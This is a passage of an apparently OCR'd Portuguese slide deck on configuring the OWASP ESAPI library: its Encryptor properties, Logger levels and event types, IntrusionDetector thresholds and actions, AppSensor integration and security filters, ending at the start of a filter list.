
Se for utilizar SunJCE sem nenhum Complemento, então deve substituir SHA1withDSA para DSA

Configurando Encryptor

```
  (...)

Encryptor.ChooseIVMethod=random
Encryptor.fixedIV=0x000102030405060708090a0b0c0d0e0f
Encryptor.EncryptionKeyLength=128

Encryptor.CipherText.useMAC=true
Encryptor.PlainText.overwrite=true

# Do not use DES except in a legacy situations. 56-bit is way too small key size.
#Encryptor.EncryptionKeyLength=56
#Encryptor.EncryptionAlgorithm=DES

# TripleDES is considered strong enough for most purposes.
#    Note:    There is also a 112-bit version of DESede. Using the 168-bit version
#             requires downloading the special jurisdiction policy from Sun.
#Encryptor.EncryptionKeyLength=168
#Encryptor.EncryptionAlgorithm=DESede

Encryptor.HashAlgorithm=SHA-512
Encryptor.HashIterations=1024
#Encryptor.DigitalSignatureAlgorithm=SHA1withDSA
Encryptor.DigitalSignatureAlgorithm=DSA
Encryptor.DigitalSignatureKeyLength=1024
Encryptor.RandomAlgorithm=SHA1PRNG
Encryptor.CharacterEncoding=UTF-8
  (...)
```


Se for utilizar SunJCE
Substituir SHA1withDSA para DSA

Tratando Exceções, Logs e Detecção de Intrusos



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

Tratando Exceções, Logs e Detecção de Intrusos



Módulo Logger

- Os níveis de registo definido por essa interface (em ordem decrescente) são:
  - Fatal (Crítico)
  - Error (Erro)
  - Warning (Aviso)
  - Info (Informativo)
  - Debug (Depuração)
  - Trace (Rastreamento)

Módulo Logger

- Habilitando os níveis de registo:

```
//DESABILITADO todos os níveis
    ESAPI.log().setLevel( Logger.OFF );
//Habilitando nível FATAL
    ESAPI.log().setLevel( Logger.FATAL );
//Habilitando nível ERROR
    ESAPI.log().setLevel( Logger.ERROR );
//Habilitando nível WARNING
    ESAPI.log().setLevel( Logger.WARNING );
//Habilitando nível INFO
    ESAPI.log().setLevel( Logger.INFO );
//Habilitando nível DEBUG
    ESAPI.log().setLevel( Logger.DEBUG );
//Habilitando nível TRACE
    ESAPI.log().setLevel( Logger.TRACE );
//Habilitando nível ALL
    ESAPI.log().setLevel( Logger.ALL );
```

Módulo Logger

- Existem 4 tipos de eventos de Log:
  - SECURITY_SUCCESS
  - SECURITY_FAILURE
  - EVENT_SUCCESS
  - EVENT_FAILURE
  - EVENT_UNSPECIFED

```
Logger.debug( Logger.EventType type, String message)
Logger.error( Logger.EventType type, String message)
Logger.fatal( Logger.EventType type, String message)
Logger.info( Logger.EventType type, String message)
Logger.trace( Logger.EventType type, String message)
Logger.warning( Logger.EventType type, String message)
```

Módulo Logger

- Exemplos:

```
ESAPI.log().debug( Logger.SECURITY_SUCCESS, “Teste1 – executando ActionX”);

ESAPI.log().error( Logger.SECURITY_FAILURE, “Erro conexão SSL”);

ESAPI.log().fatal( Logger.EVENT_FAILURE,  “Falha de conexão com o banco”);

ESAPI.log().info( Logger.EVENT_SUCCESS, “Usuario “+ user + “realizou cadastro!”);

ESAPI.log().trace( Logger.EVENT_UNSPECIFED, “Entrou no loop”);

ESAPI.log().warning( Logger.EVENT_UNSPECIFED, “Espaço em disco no limite!”);
```

Configurando Logger

```
  (...)
#===========================================================================
# ESAPI Logging
# Set the application name if these logs are combined with other applications
Logger.ApplicationName=ExampleApplication
# If you use an HTML log viewer that does not properly HTML escape log data, you can set LogEncodingRequired to
true
Logger.LogEncodingRequired=false
# Determines whether ESAPI should log the application name. This might be clutter in some single-server/single-app
environments.
Logger.LogApplicationName=true
# Determines whether ESAPI should log the server IP and port. This might be clutter in some single-server
environments.
Logger.LogServerIP=true
# LogFileName, the name of the logging file. Provide a full directory path (e.g., C:\\ESAPI\\ESAPI_logging_file) if you
# want to place it in a specific directory.
Logger.LogFileName=ESAPI_logging_file
# MaxLogFileSize, the max size (in bytes) of a single log file before it cuts over to a new one (default is 10,000,000)
Logger.MaxLogFileSize=10000000

#===========================================================================
  (...)
```

Módulo Intrusion Detector

- Monitora as requisições e toma ações pré-configuradas para determinadas ações
- As ações são baseadas na ocorrências de determinadas exceções, como:
  - IntrusionException
  - AuthenticationHostException

Configurando Intrusion Detector

- Cada evento possui um parâmetro .count, .interval, e .action que são configurados no arquivo ESAPI.properties.
- As ações são tomadas conforme um limiar de quantidade de eventos definida em "count" que ocorrem no intervalo de tempo definida em "interval" (em segundos)
- Todas as exceções do tipo EnterpriseSecurityExceptions podem ser monitoradas
- O IntrusionDetector é configurável para realizar automaticamente as seguintes ações:
  - **log** – apenas fazer log da requisição feita pelo usuario
  - **logout** – fazer logoff da conta do usuario que gerou a exceção
  - **disable** – bloquear a conta do usuario que gerou a exceção

Configurando Intrusion Detector

- É permitido definir múltiplas ações separadas por vírgulas ex: event.test.actions=log,disable
- É permitido criar eventos e monitorá-los, para isto basta que o nomes dos eventos criados pelos usuários possuam o prefixo "IntrusionDetector.event.", da seguinte forma:

```
  (...)
#
# Use IntrusionDetector.addEvent( "test" ) in your code to trigger "event.test" here
IntrusionDetector.event.test.count=2
IntrusionDetector.event.test.interval=10
IntrusionDetector.event.test.actions=disable,log

  (...)
```

- Para disparar o evento, basta realizar a chamada, associando o nome do evento definido:


```
ESAPI.intrusionDetector().addEvent( "test" );
```

Configurando o Intrusion Detector

```
  (...)
#=====================================================================
# ESAPI Intrusion Detection
#
IntrusionDetector.Disable=false
#
# Use IntrusionDetector.addEvent( "test" ) in your code to trigger "event.test" here
IntrusionDetector.event.test.count=2
IntrusionDetector.event.test.interval=10
IntrusionDetector.event.test.actions=disable,log

# Exception Events
# any intrusion is an attack
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.count=1
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.interval=1
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.actions=log,disable,logout

# sessions jumping between hosts indicates session hijacking
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.count=2
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.interval=10
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.actions=log,logout

  (...)
```

OWASP AppSensor

- Projeto complementar da OWASP que possui uma implementação que substitui a implementação padrão de referência do IntrusionDetector da biblioteca ESAPI
- Assim como o IntrusionDetector, o seu papel é monitorar as requisições e realizar ações pré-configuradas.



OWASP AppSensor

- Contém um conjunto complementar de verificações previstas que não existiam, como:
  - Tentativas de modificar parâmetros POST para acessar objetos diretamente
  - Tentativa de Cross Site Scripting
  - Comando HTTP Inesperados
  - Tentativa de invocar método HTTP não suportado

OWASP AppSensor

- Pontos de detecção:
  - RequestException
  - AuthenticationException
  - SessionException
  - AccessControlException
  - InputException
  - EncodingException
  - CommandInjectionException
  - FileIOException
  - Honey Trap
  - UserTrendException
  - SystemTrendException
  - Reputation

OWASP AppSensor

- Contém um conjunto complementar de ações de resposta que não existem no DefaultIntrusionDetector, como:
  - **disableComponent –** bloqueia o acesso ao componente a todos os usuários que foi invocado para realizar a intrusão usando o AppSensorServiceController
  - **disableComponentForUser** – bloqueia o acesso ao componente que foi invocado para realizar a tentativa de intrusão apenas para o usuário logado (se existir) usando o AppSensorServiceController
  - **emailAdmin** – envia um Email para o administrador notificando qual ação maliciosa ocorreu
  - **smsAdmin –** envia um SMS para o administrador (via email para a conta sms) notificando qual ação maliciosa ocorreu

Incorporando AppSensor

ESAPI.properties
Configuração Original

```
(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)
```

ESAPI.properties
Configuração Modificada

```
(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.IntrusionDetector=org.owasp.appsensor.intrusiondetection.AppSensorIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)
```

Incorporando AppSensor

- Arquivo de configuração (ESAPI.properties) exige mais parâmetros para configurar as novas ações.

```
  (...)
#==========================================================================
#AppSensor

IntrusionDetector.Total.count=10
IntrusionDetector.Total.interval=20
IntrusionDetector.Total.actions=log,logout,disable
#no way to get this custom value via esapi
IntrusionDetector.Total.custom=20

#http://www.owasp.org/index.php/AppSensor_DetectionPoints#ACE2:_Modifying_Parameters_Within_A_POST_For_Direct_Object
_Access_Attempts
IntrusionDetector.ACE2.count=3
IntrusionDetector.ACE2.interval=3
IntrusionDetector.ACE2.actions=log,logout,disable,disableComponent
# some integer - duration of time to disable
IntrusionDetector.ACE2.disableComponent.duration=30
# some measure of time, currently supported are s,m,h,d (second, minute, hour, day)
IntrusionDetector.ACE2.disableComponent.timeScale=m
# some integer - duration of time to disable
IntrusionDetector.ACE2.disableComponentForUser.duration=30
# some measure of time, currently supported are s,m,h,d (second, minute, hour, day)
IntrusionDetector.ACE2.disableComponentForUser.timeScale=m

  (...)
```

Filtros ESAPI

- A ESAPI emprega filtros para realizar uma série de controles de segurança e ações úteis, incluindo autenticação e proteção contra ataques CSRF.
- Filtros:
  - **ESAPIFilter –** Filtro da ESAPI que realiza algumas verificações básicas
  - **WebApplicationFirewallFilter –** Implementa a funcionalidade de firewall de aplicação
  - **ESAPIRequestRateThrottleFilter –** Restringe a quantidade de requisições por usuário

Filtros ESAPI

- Outros filtros:
